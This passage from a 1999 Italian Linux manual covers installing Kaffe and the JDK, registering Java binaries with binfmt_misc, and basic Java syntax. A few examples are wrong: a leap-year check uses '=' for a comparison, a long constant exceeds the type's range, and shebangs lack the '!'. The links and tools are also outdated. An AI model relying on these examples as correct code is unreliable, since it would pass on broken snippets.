Le classi di Kaffe, che ormai accompagnano questo applicativo, dovrebbero essere contenute in un unico file compresso, che deve rimanere tale. Potrebbe trattarsi di `/usr/share/kaffe/Klasses.jar`.

### 132.1.2 Configurazione

Se si installa Kaffe autonomamente, senza affidarsi a un pacchetto già predisposto per la propria distribuzione GNU/Linux, potrebbe essere necessario definire alcune variabili di ambiente. Nell'esempio seguente si fa riferimento a uno script per una shell Bourne o derivata.

```
CLASSPATH=.:/usr/share/kaffe/Klasses.jar
KAFFEHOME=/usr/share/kaffe
LD_LIBRARY_PATH=/usr/lib:/usr/local/lib
export CLASSPATH
export KAFFEHOME
export LD_LIBRARY_PATH
```

Se Kaffe fosse stato installato a partire dalla directory `/usr/local/`, si dovrebbe usare la definizione seguente:

```
CLASSPATH=.:/usr/local/share/kaffe/Klasses.jar
KAFFEHOME=/usr/local/share/kaffe
LD_LIBRARY_PATH=/usr/lib:/usr/local/lib
export CLASSPATH
export KAFFEHOME
export LD_LIBRARY_PATH
```

Merita un po' di attenzione la variabile **`LD_LIBRARY_PATH`** che potrebbe essere utilizzata anche da altri programmi. **`LD_LIBRARY_PATH`** deve contenere i percorsi in cui si trovano i file di libreria, e se il proprio sistema utilizza applicazioni che collocano le proprie librerie all'interno di directory inconsuete, queste devono essere aggiunte all'elenco. Segue un esempio esplicativo.

```
LD_LIBRARY_PATH=/usr/lib:/usr/local/lib:/opt/mio_prog/lib:/opt/tuo_prog/lib
```

[1] In passato era necessario procurarsele a parte, dal momento che la versione libera realizzata appositamente per Kaffe non era stata ancora completata.

### 132.1.3 Compilazione

Per verificare che la compilazione funzioni correttamente, basta preparare il solito programma banale che visualizza un messaggio attraverso lo standard output e poi termina.

```
class CiaoMondoApp {
    public static void main(String[] args) {
        System.out.println( "Ciao Mondo!" );
    }
}
```

Il file deve essere salvato con il nome `CiaoMondoApp.java`. Kaffe, tra le altre cose, fornisce un collegamento simbolico, denominato **`javac`**, attraverso cui avviare la compilazione. Così la compilazione avviene nello stesso modo in cui si fa utilizzando gli strumenti del JDK originale.

$ **`javac CiaoMondoApp.java`**[*Invio*]

Se la sintassi del sorgente Java è corretta, si ottiene un file in formato binario Java, denominato `CiaoMondoApp.class`.

### 132.1.4 Esecuzione

Per eseguire il binario Java generato, ovvero il file `.class`, occorre un interprete. In questo senso, questo file non ha bisogno necessariamente dei permessi in esecuzione, perché verrà solo letto dall'interprete.

$ **`kaffe CiaoMondoApp`**[*Invio*]

```
Ciao Mondo!
```

Come si può osservare dalla riga di comando, il file binario Java deve essere indicato senza l'estensione, che di conseguenza è obbligatoriamente `.class`. Kaffe si compone anche anche dello script **`java`**, il cui scopo è quello di rendere il comando di interpretazione conforme al JDK; in pratica, **`java`** si limita ad avviare il comando **`kaffe`**.

$ **`java CiaoMondoApp`**

Tuttavia, questo script potrebbe essere modificato in modo da permettere l'avvio di un eseguibile Java anche se è stato fornito il nome del file corrispondente, completo di estensione `.class`. L'esempio seguente rappresenta le modifiche che potrebbero essere apportate in tal senso.

```
#! /bin/sh
#
# /usr/bin/java

CLASSE=`/bin/basename $1 .class`
shift
kaffe $CLASSE $@
```

## 132.2 Kernel

Come è noto, uno script viene interpretato automaticamente in base alla convenzione per cui la prima riga inizia con l'indicazione del programma adatto. Per esempio: **`#/bin/sh`**, **`#/bin/bash`** e **`#/usr/bin/perl`**. Con i binari Java ciò non è possibile, quindi, per ottenere l'avvio automatico dell'interprete **`java`**, occorre che il kernel ne sia informato. Per la precisione, occorre attivare la funzionalità generica di riconoscimento dei binari.

- *Kernel support for MISC binaries* (12.5.4) **Y**

Questo comporta poi una configurazione per definire quali file devono essere riconosciuti e quali interpreti devono essere avviati di conseguenza. Nel caso dei binari Java normali, si tratta di eseguire il comando seguente (il percorso dell'interprete, `/usr/bin/java` può essere cambiato a seconda delle proprie necessità).

# **`echo ':Java:M::\xca\xfe\xba\xbe::/usr/bin/java:' > /proc/sys/fs/binfmt_misc/register`**

In alternativa, se si è sicuri dell'estensione `.class`, si può utilizzare il comando seguente:

# **`echo ':Java:E::class::/usr/bin/java:' > /proc/sys/fs/binfmt_misc/register`**

Per verificare che la definizione sia stata recepita correttamente dal kernel, si può leggere il contenuto del file virtuale `/proc/sys/fs/binfmt_misc/Java`, creato a seguito di uno dei due comandi mostrati sopra.

Quando il kernel è predisposto nel modo appena visto, si possono rendere eseguibili i file binari Java, e quando si tenta di avviarli, il kernel stesso avvia invece il comando seguente:

`java` ⟨*file-binario-java*⟩ ⟨*argomenti*⟩

Lo svantaggio di questo, sta nel fatto che il nome del file binario Java viene indicato con tutta l'estensione, cosa che normalmente crea dei problemi, sia a Kaffe che al JDK. Per questo, conviene che `/usr/bin/java` sia uno script che risolva questo problema, come già mostrato nella sezione precedente.

Se invece di usare Kaffe si usa il JDK originale, conviene modificare il nome dell'interprete Java, per esempio in **`java1`**, e realizzare un file script analogo a quello già visto.

```
#! /bin/sh
#
# /usr/bin/java

CLASSE=`/bin/basename $1 .class`
shift
java1 $CLASSE $@
```

C'è però una cosa che occorre tenere a mente. Con GNU/Linux, e così anche con altri sistemi, non è possibile avviare un eseguibile se il nome non viene indicato per esteso. In pratica, non è pensabile che succeda quanto accade in Dos in cui i file che finiscono per `.COM` o `.EXE` sono avviati semplicemente nominandoli senza estensione.

Per chi ha usato GNU/Linux da un po' di tempo ciò dovrebbe essere logico, ma con Java si rischia ancora di essere ingannati: il fatto che, sia l'interprete **`java`** originale, sia **`kaffe`**, vogliano il nome dell'eseguibile Java senza l'estensione `.class`, non deve fare supporre che ciò valga anche per il kernel. Per cui, se si avvia `CiaoMondoApp.class` nel modo seguente,

`$` **`java CiaoMondoApp`**

quando si vuole che sia il kernel a fare tutto questo per noi, il comando sarà il seguente:

`$` **`CiaoMondoApp.class`**

Se si tentasse si eseguire il comando seguente,

`$` **`CiaoMondoApp`**

si otterrebbe un semplice: **`command not found`**.

## 132.3 Applet

Un applet Java è un programma particolare che può essere incorporato in un documento HTML. Il meccanismo è simile all'inserzione di immagini, e l'effetto è quello di un programma grafico che, invece di utilizzare una finestra, utilizza un'area prestabilita del documento HTML. Un applet Java non può quindi vivere da solo, richiede sempre l'abbinamento a una pagina HTML.

Il modo migliore per vedere il funzionamento di un programma del genere è attraverso l'utilizzo di un navigatore in grado di eseguire tali applet, per esempio Netscape.

### 132.3.1 Verifica del funzionamento

Per verificare il funzionamento di un applet si può provare il solito programma banale. In questo caso si comincia con la realizzazione di una pagina HTML che incorpori l'applet che si vuole realizzare.

```
<!-- CiaoMondo.html -->
<HTML>
<HEAD>
        <TITLE>Il mio primo applet</TITLE>
</HEAD>

<BODY>

<APPLET CODE="CiaoMondo.class" WIDTH=150 HEIGHT=25></APPLET>

</BODY>
</HTML>
```

Come si vede, l'elemento **`APPLET`** dichiara l'utilizzo dell'applet `CiaoMondo.class` che si collocherà nello spazio di un rettangolo di 150 per 25 pixel. Segue il sorgente dell'applet.

```
// CiaoMondo.java
```

```
import java.applet.Applet;
import java.awt.Graphics;

public class CiaoMondo extends Applet {
    public void paint(Graphics g) {
        g.drawString("Ciao Mondo!", 50, 25);
    }
}
```

Si compila il sorgente `CiaoMondo.java` nel solito modo, ottenendo il binario Java `CiaoMondo.class`

```
$ javac CiaoMondo.java
```

Quando si carica il file `CiaoMondo.html` attraverso un *browser* come Netscape, incontrando l'istruzione **`<APPLET CODE="CiaoMondo.class"...>`**, viene caricato il programma `CiaoMondo.class` nell'area stabilita.

All'interno di quell'area, a partire dall'angolo superiore sinistro, vengono calcolate le coordinate ($x$=50, $y$=25) dell'istruzione **`g.drawString("Ciao mondo!", 50, 25)`** vista nell'applet.

# 132.4 JDK

Il JDK è il pacchetto standard per la compilazione e l'esecuzione di applicativi Java. Viene distribuito in forma binaria, già compilata. Per ottenerlo, si può consultare <*http://www.blackdown.org/*> o eventualmente si può fare una ricerca attraverso <*http://ftpsearch.lycos.com*> per i file contenenti la stringa `linux-jdk` (si potrebbero trovare nomi come `linux-jdk.1.1.3-v2.tar.gz`). Se si desidera installare il JDK è importante verificare di non avere tracce di Kaffe.

## 132.4.1 Collocazione

Il JDK può essere installato a partire da qualunque punto del proprio filesystem. La directory più conveniente, secondo la gerarchia standard di GNU/Linux (FHS), dovrebbe essere `/opt/`.

Se nel proprio sistema non è presente, si può creare, e al suo interno si può espandere il contenuto del pacchetto JDK. Si ottiene la directory `jdk`⟨*versione*⟩`/`, per esempio `jdk1.1.3/`. Per motivi pratici, è opportuno modificare il nome della directory, o creare un collegamento simbolico, in modo che vi si possa accedere utilizzando il nome `/opt/java/`.

## 132.4.2 Configurazione

Prima di poter funzionare, il JDK deve essere configurato attraverso delle variabili di ambiente opportune. Nell'esempio seguente si mostra un pezzo di script per una shell Bourne o derivata, in grado di predisporre le variabili necessarie.

```
PATH="/opt/java/bin:$PATH"
CLASSPATH=.:/opt/java/lib/classes.zip:/opt/java/lib/classes
JAVA_HOME=/opt/java
export PATH
export CLASSPATH
export JAVA_HOME
```

## 132.4.3 Funzionamento

Per il funzionamento, si può rivedere quanto già indicato per Kaffe. In questo caso, utilizzando il JDK originale, il compilatore è proprio **`javac`** e l'esecutore (o interprete) è **`java`**.

# 132.5 Riferimenti

- *TransVirtual Technologies Inc.*

  <*http://www.transvirtual.com*>

  <*ftp://ftp.transvirtual.com/pub/kaffe/*>

- Riferimenti per ottenere il JDK dalla rete

  <*http://www.blackdown.org/*>

- *The source for Java, Documentation*

  <*http://java.sun.com/docs/index.html*>

- *The source for Java, Tutorial*
  <*http://java.sun.com/docs/books/tutorial/index.html*>

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Java: introduzione

Il capitolo precedente (132) ha già descritto cosa sia Java e in che modo si possa utilizzare in un sistema GNU/Linux. Questo capitolo vuole introdurre alla programmazione in Java, in modo superficiale, per dare un'idea più chiara delle potenzialità di questo linguaggio.

## 133.1 Struttura fondamentale

Java è un linguaggio di programmazione strettamente OO (*Object Oriented*), cioè a dire che qualunque cosa si faccia, anche un semplice programma che emette un messaggio attraverso lo standard output, va trattato secondo la programmazione a oggetti.

Questo significa anche che i componenti di questo linguaggio hanno nomi diversi da quelli consueti. Volendo fare un abbinamento approssimativo con un linguaggio di programmazione normale, si potrebbe dire che in Java i programmi sono ***classi*** e le funzioni sono ***metodi***. Naturalmente ci sono anche tante altre cose nuove.

Fatta questa premessa, si può dare un'occhiata alla solita classe banale: quella che visualizza un messaggio e termina.

```
/**
 *  CiaoMondoApp.java
 *  La solita classe banale.
 */

import java.lang.*; // predefinita

class CiaoMondoApp {
    public static void main(String[] args) {
        System.out.println( "Ciao Mondo!" ); // visualizza il messaggio
    }
}
```

Il sorgente Java ha molte somiglianze con quello del linguaggio C, e qui si intendono segnalare le particolarità rispetto a quel linguaggio.

### 133.1.1 Commenti

Java ammette l'uso di commenti in stile C, nella solita forma **`/*`**...**`*/`**, ma ne introduce altri due tipi: uno per la creazione automatica di documentazione, nella forma **`/**`**...**`*/`**, e uno per fare ignorare tutto ciò che appare a partire dal simbolo di commento fino alla fine della riga, nella forma **`//`**...

`/*` ⟨*commento-generico*⟩ `*/`

`/**` ⟨*documentazione*⟩ `*/`

`//` ⟨*commento-fino-alla-fine-della-riga*⟩

Tutti e tre questi tipi di commenti servono a fare ignorare al compilatore una parte del sorgente, e questo dovrebbe bastare al principiante. Convenzionalmente, è conveniente usare il commento di documentazione per la spiegazione di ciò che fa la classe, all'inizio del sorgente.

### 133.1.2 Nomi ed estensioni

Le estensioni dei file Java sono definite in modo obbligatorio: `.java` per i sorgenti e `.class` per le classi (i binari Java).

Generalmente, nel sorgente, il nome della classe deve corrispondere alla radice del nome del sorgente, e di conseguenza anche del binario Java. Per lo stile convenzionale di Java, questo nome inizia con una lettera maiuscola e non contiene simboli strani; se è composto dall'unione di più parole, ognuna di queste inizia con una lettera maiuscola.

### 133.1.3 Istruzioni

Le istruzioni seguono la convenzione del linguaggio C, per cui terminano con un punto e virgola (`;`) e i raggruppamenti di queste, detti anche blocchi, si fanno utilizzando le parentesi graffe (`{ }`).

⟨*istruzione*⟩;

{⟨*istruzione*⟩; ⟨*istruzione*⟩; ⟨*istruzione*⟩; }

Generalmente, un'istruzione può essere interrotta e ripresa nella riga successiva, dal momento che la sua conclusione è dichiarata chiaramente dal punto e virgola finale.

### 133.1.4 Librerie di classi

Ogni programma in Java deve fare affidamento sull'utilizzo di classi fondamentali che compongono il linguaggio stesso. L'importazione delle classi necessarie viene fatta attraverso l'istruzione **`import`**, indicando una classe particolare o un gruppo, e in quest'ultimo caso attraverso un asterisco.

Nell'esempio introduttivo vengono importate tutte le classi del pacchetto **`java.lang`**, anche se non sarebbe stato necessario dichiararlo, dato che queste classi vengono sempre importate in modo predefinito (senza di queste, nessuna classe potrebbe funzionare).

Le classi standard di Java (cioè queste librerie fondamentali), sono contenute normalmente in un archivio compresso `.zip`, oppure `.jar`. Si è visto nel capitolo precedente (132) che è importante indicare il percorso in cui si trovano, nella variabile di ambiente **`CLASSPATH`**.

Osservando il contenuto di questo file, si può comprendere meglio il concetto di pacchetto di classi. Segue solo un breve estratto.

```
Archive:  classes.zip
 Length    Date    Time    Name
 ------    ----    ----    ----
      0  05-19-97  22:46   java/
      0  05-19-97  22:24   java/lang/
   1322  05-19-97  22:24   java/lang/Object.class
   4202  05-19-97  22:24   java/lang/Class.class
...
   3450  05-19-97  22:24   java/lang/System.class
...
      0  05-19-97  22:26   java/util/
...
      0  05-19-97  22:26   java/io/
...
      0  05-19-97  22:42   java/awt/
...
```

Ecco che così può diventare più chiaro il fatto che, importare tutte le classi del pacchetto **`java.lang`** significa in pratica includere tutte le classi contenute nella directory `java/lang/`, anche se qui si tratta solo di un file compresso.

### 133.1.5 Dichiarazione della classe

Generalmente, un file sorgente Java contiene la dichiarazione di una sola classe, il cui nome corrisponde alla radice del file sorgente. La dichiarazione della classe delimita in pratica il contenuto del sorgente, definendo eventuali ***ereditarietà*** da altre classi esistenti.

Quando una classe non eredita da un'altra, si parla convenzionalmente di ***applicazione***, mentre quando eredita dalla classe **`java.applet.Applet`** (cioè da `java/applet/Applet.class`) si usa la definizione ***applet***.

### 133.1.6 Contenuto della classe

La classe contiene essenzialmente dichiarazioni di variabili e metodi. L'esecuzione di un metodo dipende da una chiamata, detta anche ***messaggio***. Perché una classe si traduca in un programma autonomo, occorre che al suo interno ci sia un metodo che viene eseguito in modo automatico all'avvio.

Nel caso delle classi che non ereditano nulla da altre, come nell'esempio, ci deve essere il metodo **`main`** che viene eseguito all'avvio del binario Java contenente la classe stessa. Quando una classe eredita da un'altra, queste regole sono stabilite dalla classe ereditata.

Il metodo **`main`** è formato necessariamente come nell'esempio: **`public static void main(String[] args)`** `{...}`.

### 133.1.7 Variabili e tipi di dati

In Java si distinguono fondamentalmente due tipi di rappresentazione dei dati: primitivi e riferimenti a oggetti. I tipi di dati primitivi sono per esempio i soliti tipi numerici (intero, a virgola mobile, ecc.); gli altri sono ***oggetti***. Un oggetto è quindi una variabile contenente un riferimento a una struttura, più o meno complessa. In Java, gli array e le stringhe sono oggetti, e non esistono tipi di dati primitivi equivalenti.

I nomi delle variabili possono essere composti utilizzando caratteri Unicode, tuttavia, se il sorgente che si scrive utilizza la semplice codifica ISO 8859-*n*, questo significa che si possono utilizzare anche le lettere accentate, se ciò può essere utile per la leggibilità del sorgente stesso. Naturalmente, non è possibile utilizzare nomi coincidenti con parole chiave già utilizzate dal linguaggio stesso. La convenzione stilistica di Java richiede che il nome delle variabili inizi con la lettera minuscola, e se si tratta di un nome composto, di segnalare l'inizio di ogni nuova parola con una lettera maiuscola. Per esempio: **`miaVariabile`**, **`dataOdierna`**, **`elencoNomiFemminili`**.

### 133.1.8 Chiamata per valore

In Java, le chiamate dei metodi avvengono trasferendo il valore degli argomenti indicati nella chiamata stessa. Ciò significa che le modifiche che si dovessero apportare all'interno dei metodi non si riflettono all'indietro. Tuttavia, questo ragionamento vale solo per i tipi di dati primitivi, dal momento che quando si utilizzano degli oggetti, essendo questi dei riferimenti, le variazioni fatte al loro interno rimangono anche dopo la chiamata.

## 133.2 Variabili e tipi di dati

Si è già accennato al fatto che Java distingue tra due tipi di dati, primitivi e riferimenti a oggetti (o più semplicemente solo oggetti). L'esempio seguente mostra la dichiarazione di un intero, all'interno di un metodo, e il suo incremento fino a raggiungere un valore predefinito.

```
/**
 *  DieciXApp.java
 *  Un esempio di utilizzo delle variabili.
 */

import java.lang.*; // predefinita

class DieciXApp {

    public static void main(String[] args) {

        int contatore = 0;

        // Inizia un ciclo in cui si emettono dieci «x» attraverso lo
        // standard output.
        while (contatore < 10) {
            contatore++;
            System.out.println( "x" ); // emette una «x»
        }
    }
}
```

### 133.2.1 Tipi

I tipi di dati primitivi rappresentano un valore singolo. Il loro elenco si trova nella tabella 133.1.

| Tipo | Dimensione | Descrizione |
|---|---|---|
| byte | 8 bit, complemento a due. | Intero a 8 bit. |
| short | 16 bit, complemento a due. | Intero ridotto. |
| int | 32 bit, complemento a due. | Intero normale. |
| long | 64 bit, complemento a due. | Intero molto grande. |
| float | 32 bit | Virgola mobile, singola precisione. |
| double | 64 bit | Virgola mobile, doppia precisione. |
| char | 16 bit, carattere Unicode. | Un singolo carattere. |
| boolean | *Vero* o *Falso*. | Valore booleano. |

Tabella 133.1: Elenco dei tipi di dati primitivi in Java.

Nell'esempio mostrato precedentemente, viene dichiarato un intero normale, **`contatore`**, inizializzato al valore zero, che poi viene incrementato all'interno di un ciclo.

```
        int contatore = 0;
```

```
// Inizia un ciclo in cui si emettono dieci «x» attraverso lo
// standard output.
while (contatore < 10) {
    contatore++;
    System.out.println( "x" ); // emette una «x»
}
```

### 133.2.2 Costanti

Ogni tipo primitivo ha la possibilità di essere rappresentato in forma di costante letterale. La tabella 133.2 mostra l'elenco dei tipi di dati abbinati alla rappresentazione in forma di costante letterale.

| Tipo | Esempio di costante | Descrizione o intervallo |
|---|---|---|
| byte | 123 | −128..+127 |
| short | 12345 | −32768..+32767 |
| int | 1234567890 | −(2**31)..+((2**31)−1) |
| long | 12345678901234567890 | −(2**63)..+((2**63)−1) |
| float | (float)123.456 | La costante con virgola è sempre a doppia precisione. |
| double | 123.456 | |
| char | 'A' | Si usano gli apici semplici. |
| boolean | true | Si usano le parole chiave **`true`** e **`false`**. |

Tabella 133.2: Elenco dei tipi di dati primitivi abbinati a una possibile rappresentazione in forma di costante letterale.

È importante osservare che una costante numerica a virgola mobile è sempre a doppia precisione, per cui, se si vuole assegnare a una variabile a singola precisione (**`float`**) una costante letterale, occorre una conversione di tipo, per mezzo di un cast. Si vedrà in seguito che le stringhe si delimitano utilizzando gli apici doppi. Per ora è solo il caso ti tenere in considerazione che in Java le stringhe non sono tipi di dati primitivi, ma oggetti veri e propri.

### 133.2.3 Campo d'azione

Il campo d'azione delle variabili in Java viene determinato dalla posizione in cui queste vengono dichiarate. Questo determina il momento della loro creazione e distruzione. A fianco del concetto del campo d'azione, si pone quello della ***protezione***, che può limitare l'accessibilità di una variabile. La protezione verrà analizzata in seguito.

A seconda del loro campo d'azione, si distinguono in particolare tre categorie più importanti di variabili: variabili appartenenti alla classe (*member variable*), variabili locali e parametri dei metodi.

Variabili appartenenti alla classe

Queste variabili appartengono alle classi, e come tali sono dichiarate all'interno delle classi stesse, ma all'esterno dei metodi. L'esempio seguente mostra la dichiarazione della variabile **`serveAQualcosa`** come parte della classe **`FaQualcosa`**.

```
class FaQualcosa {

    int serveAQualcosa = 0;

    // Dichiarazione dei metodi
    ...
}
```

Variabili locali

Sono variabili dichiarate all'interno dei metodi. Vengono create alla chiamata del metodo e distrutte alla sua conclusione. Per questo sono visibili solo all'interno del metodo che le dichiara.

Nell'esempio visto in precedenza, quello che visualizza dieci «x», la variabile **`contatore`** veniva dichiarata all'interno del metodo **`main`**.

Parametri dei metodi

Le variabili indicate in concomitanza con la dichiarazione di un metodo (quelle che appaiono tra parentesi tonde), vengono create nel momento della chiamata del metodo stesso, e distrutte alla sua conclusione. Queste variabili contengono la copia degli argomenti utilizzati per la chiamata, e in questo senso si dice che le chiamate ai metodi avvengono per valore.

### 133.2.4 Operatori

Gli operatori sono qualcosa che esegue un qualche tipo di funzione, su uno o due operandi, restituendo un valore. Il valore restituito è di tipo diverso a seconda degli operandi utilizzati. Per esempio, la somma di due interi genera un risultato intero.

Gli operandi descritti nelle sezioni seguenti sono solo quelli più comuni e importanti. In particolare, sono stati omessi quelli necessari al trattamento delle variabili in modo binario.

#### 133.2.4.1 Operatori aritmetici

Gli operatori che intervengono su valori numerici sono elencati nella tabella 133.3.

| Operatore e operandi | Descrizione |
|---|---|
| ++⟨*op*⟩ | Incrementa di un'unità l'operando prima che venga restituito il suo valore. |
| ⟨*op*⟩++ | Incrementa di un'unità l'operando dopo averne restituito il suo valore. |
| --⟨*op*⟩ | Decrementa di un'unità l'operando prima che venga restituito il suo valore. |
| ⟨*op*⟩-- | Decrementa di un'unità l'operando dopo averne restituito il suo valore. |
| +⟨*op*⟩ | Non ha alcun effetto. |
| -⟨*op*⟩ | Inverte il segno dell'operando. |
| ⟨*op1*⟩ + ⟨*op2*⟩ | Somma i due operandi. |
| ⟨*op1*⟩ - ⟨*op2*⟩ | Sottrae dal primo il secondo operando. |
| ⟨*op1*⟩ * ⟨*op2*⟩ | Moltiplica i due operandi. |
| ⟨*op1*⟩ / ⟨*op2*⟩ | Divide il primo operando per il secondo. |
| ⟨*op1*⟩ % ⟨*op2*⟩ | Modulo – il resto della divisione tra il primo e il secondo operando. |
| ⟨*var*⟩ = ⟨*valore*⟩ | Assegna alla variabile il valore alla destra. |
| ⟨*op1*⟩ += ⟨*op2*⟩ | ⟨*op1*⟩ **=** ⟨*op1*⟩ **+** ⟨*op2*⟩ |
| ⟨*op1*⟩ -= ⟨*op2*⟩ | ⟨*op1*⟩ **=** ⟨*op1*⟩ **-** ⟨*op2*⟩ |
| ⟨*op1*⟩ *= ⟨*op2*⟩ | ⟨*op1*⟩ **=** ⟨*op1*⟩ ***** ⟨*op2*⟩ |
| ⟨*op1*⟩ /= ⟨*op2*⟩ | ⟨*op1*⟩ **=** ⟨*op1*⟩ **/** ⟨*op2*⟩ |
| ⟨*op1*⟩ %= ⟨*op2*⟩ | ⟨*op1*⟩ **=** ⟨*op1*⟩ **%** ⟨*op2*⟩ |

Tabella 133.3: Elenco degli operatori aritmetici e di quelli di assegnamento relativi a valori numerici.

#### 133.2.4.2 Operatori di confronto e operatori logici

Gli operatori di confronto determinano la relazione tra due operandi. Il risultato dell'espressione composta da due operandi posti a confronto è di tipo booleano, rappresentabile in Java dalle costanti letterali **`true`** e **`false`**. Gli operatori di confronto sono elencati nella tabella 133.4.

| Operatore e operandi | Descrizione |
|---|---|
| ⟨*op1*⟩ == ⟨*op2*⟩ | *Vero* se gli operandi si equivalgono. |
| ⟨*op1*⟩ != ⟨*op2*⟩ | *Vero* se gli operandi sono differenti. |
| ⟨*op1*⟩ < ⟨*op2*⟩ | *Vero* se il primo operando è minore del secondo. |
| ⟨*op1*⟩ > ⟨*op2*⟩ | *Vero* se il primo operando è maggiore del secondo. |
| ⟨*op1*⟩ <= ⟨*op2*⟩ | *Vero* se il primo operando è minore o uguale al secondo. |
| ⟨*op1*⟩ >= ⟨*op2*⟩ | *Vero* se il primo operando è maggiore o uguale al secondo. |

Tabella 133.4: Elenco degli operatori di confronto. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Quando si vogliono combinare assieme diverse espressioni logiche, comprendendo in queste anche delle variabili che contengono un valore booleano, si utilizzano gli operatori logici (noti normalmente come: AND, OR, NOT, ecc.). Il risultato di un'espressione logica complessa è quello dell'ultima espressione elementare che sia stata valutata effettivamente. Gli operatori logici sono elencati nella tabella 133.5.

| Operatore e operandi | Descrizione |
|---|---|
| ! ⟨*op*⟩ | Inverte il risultato logico dell'operando. |
| ⟨*op1*⟩ && ⟨*op2*⟩ | Se il risultato del primo operando è *Falso* non valuta il secondo. |
| ⟨*op1*⟩ \|\| ⟨*op2*⟩ | Se il risultato del primo operando è *Vero* non valuta il secondo. |

Tabella 133.5: Elenco degli operatori logici. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

#### 133.2.4.3 Concatenamento di stringhe

Si è accennato al fatto che in Java, le stringhe siano oggetti, e non tipi di dati primitivi. Esiste tuttavia la possibilità di indicare stringhe letterali nel modo consueto, attraverso la delimitazione con gli apici doppi.

Diverse stringhe possono essere concatenate, in modo da formare una stringa unica, attraverso l'operatore **`+`**.

```
...
    public static void main(String[] args) {

        int contatore = 0;

        while (contatore < 10) {
            contatore++;
            System.out.println( "Ciclo n. " + contatore );
        }
    }
```

Nel pezzo di codice appena mostrato, appare in particolare l'istruzione

```
            System.out.println( "Ciclo n. " + contatore );
```

in cui l'espressione **`"Ciclo n. " + contatore`** si traduce nel risultato seguente:

```
Ciclo n. 1
Ciclo n. 2
...
Ciclo n. 10
```

In pratica, il contenuto della variabile **`contatore`** viene convertito automaticamente in stringa e unito alla costante letterale precedente.

## 133.3 Strutture di controllo del flusso

Le strutture di controllo del flusso delle istruzioni sono molto simili a quelle del linguaggio C. In particolare, dove può essere messa un'istruzione si può mettere anche un gruppo di istruzioni delimitate dalle parentesi graffe.
Normalmente, le strutture di controllo del flusso basano questo controllo sulla verifica di una condizione espressa all'interno di parentesi tonde.

### 133.3.1 if

`if (` ⟨*condizione*⟩ `)` ⟨*istruzione*⟩

`if (` ⟨*condizione*⟩ `)` ⟨*istruzione*⟩ `else` ⟨*istruzione*⟩

Se la condizione si verifica, viene eseguita l'istruzione (o il gruppo di istruzioni) seguente, e quindi il controllo passa alle istruzioni successive alla struttura. Se viene utilizzato **`else`**, nel caso non si verifichi la condizione, viene eseguita l'istruzione che ne segue. Vengono mostrati alcuni esempi.

```
int importo;
...
if ( importo > 10000000 ) System.out.println( "L'offerta è vantaggiosa" );
```

---

```
int importo;
int memorizza;
...
if ( importo > 10000000 ) {
        memorizza = importo;
        System.out.println( "L'offerta è vantaggiosa" );
} else {
        System.out.println( "Lascia perdere" );
}
```

---

```
int importo;
int memorizza;
...
```

```
if ( importo > 10000000 ) {
        memorizza = importo;
        System.out.println( "L’offerta è vantaggiosa" );
} else if ( importo > 5000000 ) {
        memorizza = importo;
        System.out.println( "L’offerta è accettabile" );
} else {
        System.out.println( "Lascia perdere" );
}
```

## 133.3.2 switch

L’istruzione **switch** è un po’ troppo complessa per essere rappresentata in modo chiaro attraverso uno schema sintattico. In generale, l’istruzione **switch** permette di eseguire una o più istruzioni in base al risultato di un’espressione. L’esempio seguente mostra la visualizzazione del nome del mese, in base al valore di un intero.

```
int mese;
...
switch (mese) {
    case 1: System.out.println( "gennaio" ); break;
    case 2: System.out.println( "febbraio" ); break;
    case 3: System.out.println( "marzo" ); break;
    case 4: System.out.println( "aprile" ); break;
    case 5: System.out.println( "maggio" ); break;
    case 6: System.out.println( "giugno" ); break;
    case 7: System.out.println( "luglio" ); break;
    case 8: System.out.println( "agosto" ); break;
    case 9: System.out.println( "settembre" ); break;
    case 10: System.out.println( "ottobre" ); break;
    case 11: System.out.println( "novembre" ); break;
    case 12: System.out.println( "dicembre" ); break;
}
```

Come si vede, dopo l’istruzione con cui si emette il nome del mese attraverso lo standard output, viene aggiunta un’istruzione di salto **break**, che serve a evitare la verifica degli altri casi. Un gruppo di casi può essere raggruppato assieme, quando si vuole che questi eseguano lo stesso gruppo di istruzioni.

```
int mese;
int giorni;
...
switch (mese) {
    case 1:
    case 3:
    case 5:
    case 7:
    case 8:
    case 10:
    case 12:
        giorni = 31;
        break;
    case 4:
    case 6:
    case 9:
    case 11:
        giorni = 30;
        break;
    case 2:
        if ( ((anno % 4 == 0) && !(anno % 100 = 0)) ||
                (anno % 400 == 0) )
            giorni = 29;
        else
            giorni = 28;
        break;
}
```

È anche possibile definire un caso predefinito che si verifichi quando nessuno degli altri si avvera.

```
int mese;
...
switch (mese) {
    case 1: System.out.println( "gennaio" ); break;
    case 2: System.out.println( "febbraio" ); break;
    ...
    case 11: System.out.println( "novembre" ); break;
    case 12: System.out.println( "dicembre" ); break;
    default: System.out.println( "mese non corretto" ); break;
}
```

### 133.3.3 while

`while (` ⟨*condizione*⟩ `)` ⟨*istruzione*⟩

**`while`** esegue un'istruzione, o un gruppo di queste, finché la condizione restituisce il valore *Vero*. La condizione viene valutata prima di eseguire il gruppo di istruzioni e poi ogni volta che termina un ciclo, prima dell'esecuzione del successivo. Segue il pezzo dell'esempio già visto, di quella classe che visualizza dieci volte la lettera «x».

```
int contatore = 0;

while (contatore < 10) {
    contatore++;
    System.out.println( "x" );
}
```

Nel blocco di istruzioni di un ciclo **`while`**, ne possono apparire alcune particolari:

- **`break`**
  esce definitivamente dal ciclo **`while`**;
- **`continue`**
  interrompe l'esecuzione del gruppo di istruzioni e riprende dalla valutazione della condizione.

L'esempio seguente è una variante del ciclo di visualizzazione mostrato sopra, modificato in modo da vedere il funzionamento di **`break`**. **`while (true)`** equivale a un ciclo senza fine, perché la condizione è sempre vera.

```
int contatore = 0;

while (true) {
    if (contatore >= 10) {
        break;
    }
    contatore++;
    System.out.println( "x" );
}
```

### 133.3.4 do-while

`do` ⟨*blocco-di-istruzioni*⟩ `while (` ⟨*condizione*⟩ `);`

**`do`** esegue un gruppo di istruzioni una volta, e poi ne ripete l'esecuzione finché la condizione restituisce il valore *Vero*.

### 133.3.5 for

`for (` ⟨*espressione1*⟩`;` ⟨*espressione2*⟩`;` ⟨*espressione3*⟩ `)` ⟨*istruzione*⟩

